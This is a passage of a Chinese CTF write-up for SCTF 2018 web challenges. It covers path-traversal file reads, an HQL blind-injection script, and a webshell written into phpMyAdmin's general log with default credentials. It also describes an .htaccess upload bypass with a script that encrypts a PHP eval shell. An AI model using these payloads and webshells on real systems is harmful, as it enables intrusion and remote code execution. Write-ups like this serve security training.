
每组取前八个字符即为flag.

> flag: SCTF{57=?UW]_QSUWY[]_9;=?Y[]_}

0x04 Web

Zhuanxv

通过报错知道服务器中间件是tomcat



http://121.196.195.244:9032/

HTTP Status 405 – Method Not Allowed

Type Status Report

Message JSPs only permit GET POST or HEAD

Description The method received in the request-line is known by the origin server but not supported by the target resource.

Apache Tomcat/8.5.14


80端口有apache默认页
github搜了一下发现后台登录页面 http://121.196.195.244:9032/zhuanxvlogin存在url http://121.196.195.244:9032/list

http://121.196.195.244:9032/loadimage?fileName=web_login_bg.jpg
□□这个url极其可疑,下载的文件竟然是bg.jpg


下载javaweb配置文件，发现是struts2项目 http://121.196.195.244:9032/loadimage?fileName=../../WEB-INF/web.xml

下载struts2配置文件 http://121.196.195.244:9032/loadimage?fileName=../../WEB-INF/classes/struts.xml

用 http://121.196.195.244:9032/loadimage?fileName=../../WEB-INF/classes/com/xxxxxxx.class
读取java编译后的文件并反编译得到源码
读取登陆部分的逻辑源码发现过滤不严格加上拼接参数，存在注入




```
public List<User> loginCheck(String name, String password) {
    name = name.replaceAll(" ", "");
    name = name.replaceAll("=", "");
    Matcher username_matcher = Pattern.compile("^[0-9a-zA-Z]+$").matcher(name);
    Matcher password_matcher = Pattern.compile("^[0-9a-zA-Z]+$").matcher(password);
    if (password_matcher.find()) {
        return this.userDao.loginCheck(name, password);
    }
    return null;
}
```



```
public class UserDaoImpl
extends HibernateDaoSupport
implements UserDao {
    public List<User> findUserByName(String name) {
        return this.getHibernateTemplate().find("from User where name ='" + name + "'");
    }

    public List<User> loginCheck(String name, String password) {
        return this.getHibernateTemplate().find("from User where name ='" + name + "' and password = '" + password + "'");
    }
}
```

构造payload如下
/zhuanxvlogin?user.name=admin%27%0Aor%0A%271%27%3E%270'%0Aor%0Aname%0Alike%0A'admin&user.password=1

结合前面读取到的adminaction类可以列目录
http://121.196.195.244:9032/list?pathName=/opt/tomcat/webapps/ROOT/WEB-INF/classes/com/cuitctf/po
读取WEB-INF/classes/com/cuitctf/po/Flag.class
反编译后是个flag的映射类，感觉flag在数据库中，读取cfg.xml映射文件，确定flag在数据库中




```
    </class>
    <class name="Flag" table="bc3fa8be0db46a3610db3ca0ec794c0b">
        <id name="flag" column="welcometoourctf">
            <generator class="identity"/>
        </id>
        <property name="flag"/>
    </class>
```

构造盲注脚本

```
import requests
s=requests.session()

flag=''
for i in range(1,50):
    p=''
    for j in range(1,255):
```

```
payload="(select%0Aascii(substr(id,"+str(i)+",1))%0Afrom%0AFlag%0Awhere%0Aid<2)<'"+str(j)+"'"
      #print payload
      url="http://121.196.195.244:9032/zhuanxvlogin?user.name=admin'%0Aor%0A"+payload+"%0Aor%0Aname%0Alike%0A'admin&user.pass
      r1=s.get(url)
      #print url
      #print len(r1.text)
      if len(r1.text)>20000 and p!='':
          flag+=p
          print i,flag
          break
      p=chr(j)
```




```
24 sctf{C46E250926A2DFFD831
25 sctf{C46E250926A2DFFD8319
26 sctf{C46E250926A2DFFD83197
27 sctf{C46E250926A2DFFD831975
28 sctf{C46E250926A2DFFD8319753
29 sctf{C46E250926A2DFFD83197539
30 sctf{C46E250926A2DFFD831975396
31 sctf{C46E250926A2DFFD8319753962
32 sctf{C46E250926A2DFFD83197539622
33 sctf{C46E250926A2DFFD831975396222
34 sctf{C46E250926A2DFFD831975396222B
35 sctf{C46E250926A2DFFD831975396222B0
36 sctf{C46E250926A2DFFD831975396222B08
37 sctf{C46E250926A2DFFD831975396222B08E
38 sctf{C46E250926A2DFFD831975396222B08E}
```

flag:sctf{C46E250926A2DFFD83197539622B08E}

easiest web - phpmyadmin


账号密码都是root
顺手把密码改成HackMe1n
估计是被发现了 被改回去了...不知道啥密码
开了3389,系统是windows
通过报错爆www路径：




```
http://47.97.214.247:20001/phpmyadmin/index.php?lang[]=1
```

```
Warning: preg_match() expects parameter 2 to be string, array given in C:\phpStudy\WWW\phpMyAdmin\filter.php on line 3

Warning: preg_match() expects parameter 2 to be string, array given in C:\phpStudy\WWW\phpMyAdmin\filter.php on line 6

Warning: preg_match() expects parameter 2 to be string, array given in C:\phpStudy\WWW\phpMyAdmin\filter.php on line 9
```

直接写文件写不了
通过sql日志文件写shell




expire logs days	0
general log	ON
general log file	C:/phpStudy/WWW/delta.php
innodb flush log at trx commit	1
innodb log buffer size	1 MB
innodb log file size	24 MB
innodb log files in group	2
innodb log group home dir	.\
innodb mirrored log groups	1



✓ 显示行 0 - 0 (1 总计, 查询花费 0.0004 秒)

```
SELECT "<?php @eval($_POST[123])?>"
```

菜刀连上去：



```
sctf{31cf2213cc49605a30f07395d6e5b9c4}
```

flag:sctf{31cf2213cc49605a30f07395d6e5b9c4}

BabySyc - Simple PHP Web

这题是比赛结束后才做出来的

预期解

看到文件包含和伪协议, 读他喵的, 读login.php发现是加密过的, 所以要先寻找so拓展的名字和位置, 最后找到:
php.ini : /etc/php/5.6/apache2/php.ini
encrypt_php.so : /usr/lib/php/20131226/encrypt_php.so
读出来之后交给逆向师傅......
经过逆向大佬的一翻努力：
login.php

```
<?php
if (!isset($lemon_flag)) {
   die('No!');
}
?>
<h1> Admin Login </h1>
<form action="" method="POST">
<input type="text" name="name" value="">
<input type="text" name="pass" value="">
<input type="submit" value="submit">
</form>

<?php
if (isset($_POST['name']) && isset($_POST['pass'])) {
   if ($_POST['name'] === 'admin' && $_POST['pass'] === 'sctf2018_h656cDBkU2') {
       $_SESSION['admin'] = 1;
   } else {
       die('<script>alert(/Login Error!/)</script>');
   }
}

//admin view

if (@$_SESSION['admin'] === 1) {
   ?>
<form action="./?f=upload_sctf2018_C9f7y48M75.php" method="POST" enctype="multipart/form-data">
   <input type="file" value="" name="upload">
   <input type="submit" value="submit" name="submit">
</form>

<?php
}
?>
```

upload_sctf2018_C9f7y48M75.php

```
<?php
if (!isset($lemon_flag)) {
   die('No!');
}
```

```
if (@$_SESSION['admin'] !== 1) {
   die('403.');
}

$ip = sha1(md5($_SERVER['REMOTE_ADDR'] . "sctf2018"));
$user_dir = './upload_7788/' . $ip;
if (!is_dir($user_dir)) {
   mkdir($user_dir);
   touch($user_dir . '/index.php');
}

if (isset($_POST['submit']) && !empty($_FILES)) {
   $typeAccepted = ["image/jpeg", "image/gif", "image/png"];
   $blackext = ["php", "php3", "php4", "php5", "pht", "phtml", "phps", "inc"];
   $filearr = pathinfo($_FILES["upload"]["name"]);

   if (!in_array($_FILES["upload"]['type'], $typeAccepted)) {
       die("type error");
   }
   if (in_array($filearr["extension"], $blackext)) {
       die("extension error");
   }

   $target_path = $user_dir . '/';
   $target_path .= basename($_FILES['upload']['name']);

   if (!move_uploaded_file($_FILES['upload']['tmp_name'], $target_path)) {
       die('upload error!');
   } else {
       echo 'succesfully uploaded! dir: ' . $user_dir . "/" . $_FILES['upload']['name'];
   }
} else {
   die("<script>alert('please upload image.')</script>");
}
?>
```

把文件上传后在index.php处包含会提示NoNoNo，猜测上传目录upload_7788被过滤,/tmp也被过滤
in_array区分大小写 可以用PHP绕过,但是上传上去之后发现不解析,猜测在.htaccess中关闭了php_flag engine, 于是先在本文件夹上传一个.htaccess覆盖php_flag engine的值, 再加一个PHP解析type, 最后.htaccess文件如下:

```
AddType application/x-httpd-php .xxx
php_flag engine 1
```

最后上传一个加密过后的shell就ok了

附上加解密python脚本
encode.py

```
import struct
from Crypto.Cipher import AES
import hashlib
import zlib

outfile = 'shell.xxx'

content = '''<?php echo 'Works!'; eval($_POST[a]); ?>'''
if len(content)%16!=0:
   content=content+str((16-len(content)%16)*'0')

md5t = hashlib.md5()
md5t.update("YP68y3FsMDc6TvRgghq")
key = md5t.hexdigest()
iv = key[:16]
# print(key, iv)
dec = AES.new(key, AES.MODE_CBC, iv)
buf1 = dec.encrypt(content)

buf1 = zlib.compress(buf1)
```

```
buf0 = ''
i = 0
ch = ord(buf1[i])
while ch:
   buf0 += chr(ch ^ 0x9A)
   i += 1
   ch = ord(buf1[i])
buf0 += buf1[i:]

srclen = len(content)
dstlen = len(buf0)
head = struct.pack('<QQ',srclen,dstlen)

with open(outfile,'wb') as f:
   f.write(head + buf0)
```

decode.py

```
import struct
from Crypto.Cipher import AES
import hashlib
import zlib

infile = 'index2.php'
# path1 = dirr + "5.php"

f0 = open(infile, "rb")
dstlen = srclen = 0
dstlen,srclen = struct.unpack("<QQ",f0.read(16))
buf0 = f0.read(srclen)
f0.close()
print(hex(dstlen), hex(srclen))

# f1 = open(path1, "wb")
buf1 = ""
i = 0
ch = ord(buf0[i])
while(ch):
   buf1 += chr(ch ^ 0x9A)
   i+=1
   if i == 299:
       break
   ch = ord(buf0[i])
buf1 += buf0[i:]

buf1 = zlib.decompress(buf1)

md5t = hashlib.md5()
md5t.update("YP68y3FsMDc6TvRgghq")
key = md5t.hexdigest()
iv = key[:16]
# print(key, iv)
dec = AES.new(key, AES.MODE_CBC, iv)
buf1 = dec.decrypt(buf1)
# f1.write(buf1)
print buf1
```


flag在/tmp/flag_56CcE97QGNxDEXNpW3HY

    flag:SCTF{f9466264088306fa2600349f290866c2}

赞美re师傅!


非预期解

session upload是非预期解
关于session upload给几个参考链接：
https://xz.aliyun.com/t/2148
http://php.net/manual/zh/session.upload-progress.php
http://skysec.top/2018/04/04/amazing-phpinfo/


当一个上传在处理中，同时POST一个与INI中设置的session.upload_progress.name同名变量时，上传进度可以在 $_SESSION 中获得。 当PHP检测到这种POST请求时，它会在 $_SESSION 中添加一组数据, 索引是 session.upload_progress.prefix 与 session.upload_progress.name连接在一起的值。 通常这些键值可以通过读取INI设置来获得，例如

